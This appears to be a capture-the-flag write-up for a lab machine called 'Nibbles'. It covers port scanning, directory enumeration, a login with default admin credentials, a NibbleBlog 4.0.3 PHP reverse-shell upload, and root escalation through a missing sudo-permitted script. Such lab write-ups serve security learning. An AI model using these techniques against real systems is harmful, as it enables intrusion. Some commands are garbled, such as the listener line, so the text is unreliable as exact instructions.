

Reconnaissance

Initial Port Scan

```
sudo /opt/nmapAutomator/nmapAutomator.sh 10.10.10.75 All
```

- Open Ports
 - 22 ssh OpenSSH 7.2p2
 - 80 http Apache httpd 2.4.18

Enumeration

Port 80

- From a web browser, a simple page is found

Hello world!

- However ,from the page source, a new directory i found
 - /nibbleblog/

/Nibbleblog/

- A blog page is found

Nibbles Yum yum

There are no posts

[Home](#)

CATEGORIES

- [Uncategorised](#)
- [Music](#)
- [Videos](#)

HELLO WORLD

Hello world

LATEST POSTS

MY IMAGE



PAGES

[Home](#)

- This site is powered by "Nibbleblog"

Search for an exploit for Nibbleblog

- From the Google Search a shell upload code execution exploit is found

<https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html>

- However, the exploit require the admin credentials.

Gobuster on the /nibbleblog

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.75/nibbleblog/
```

- Result

- `/index`
`/sitemap`
`/themes`
`/admin`
`/plugins`
`/install.php`
`/update.php`
`/README`

- The version information is found from README
 - Version: v4.0.3

/admin

- From the page, a login panel is found
 - a default credential is worked!
 - `admin / nibbles`

Exploit

- according to exploit

<https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html>

- The exploit is when uploading image files iva the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original exetension of uploaded files. THis extension or the actual file type are not checked, thus it is possible to upload PHP files and getting a reverse shell.
 - Have to change a malicious php file name to "image.php"

```
mv php-reverse-shell.php img.php
```

1. Upload the img.php

- `Plugins => My image => Configure`

** 2. Set up a listener and naviate to the img.php

```
sudo -lnvp 4444
```

- navigate to

- `http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php`

- As a result, a reverse shell as "nibbler" is open

Privilege Escalation


Getting a stable shell

```
python3 -c "import pty;pty.spawn('/bin/bash')"  
ctrl + z  
stty raw -echo  
fg
```

See the privileges

```
sudo -l
```

- The nibbler user can use monitor.sh as root without password



```
User nibbler may run the following commands on Nibbles:  
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh  
nibbler@Nibbles:/$
```

- Navigation to file
 - However, the file does not exist

Make a malicious file to escalate privileges

```
mkdir personal  
cd personal  
mkdir stuff  
cd stuff  
echo '#!/bin/sh' > monitor.sh  
echo 'bash' >> monitor.sh  
chmod +x monitor.sh
```

Execute the script with sudo

```
sudo ./monitor.sh
```

- As a result, a root shell is open.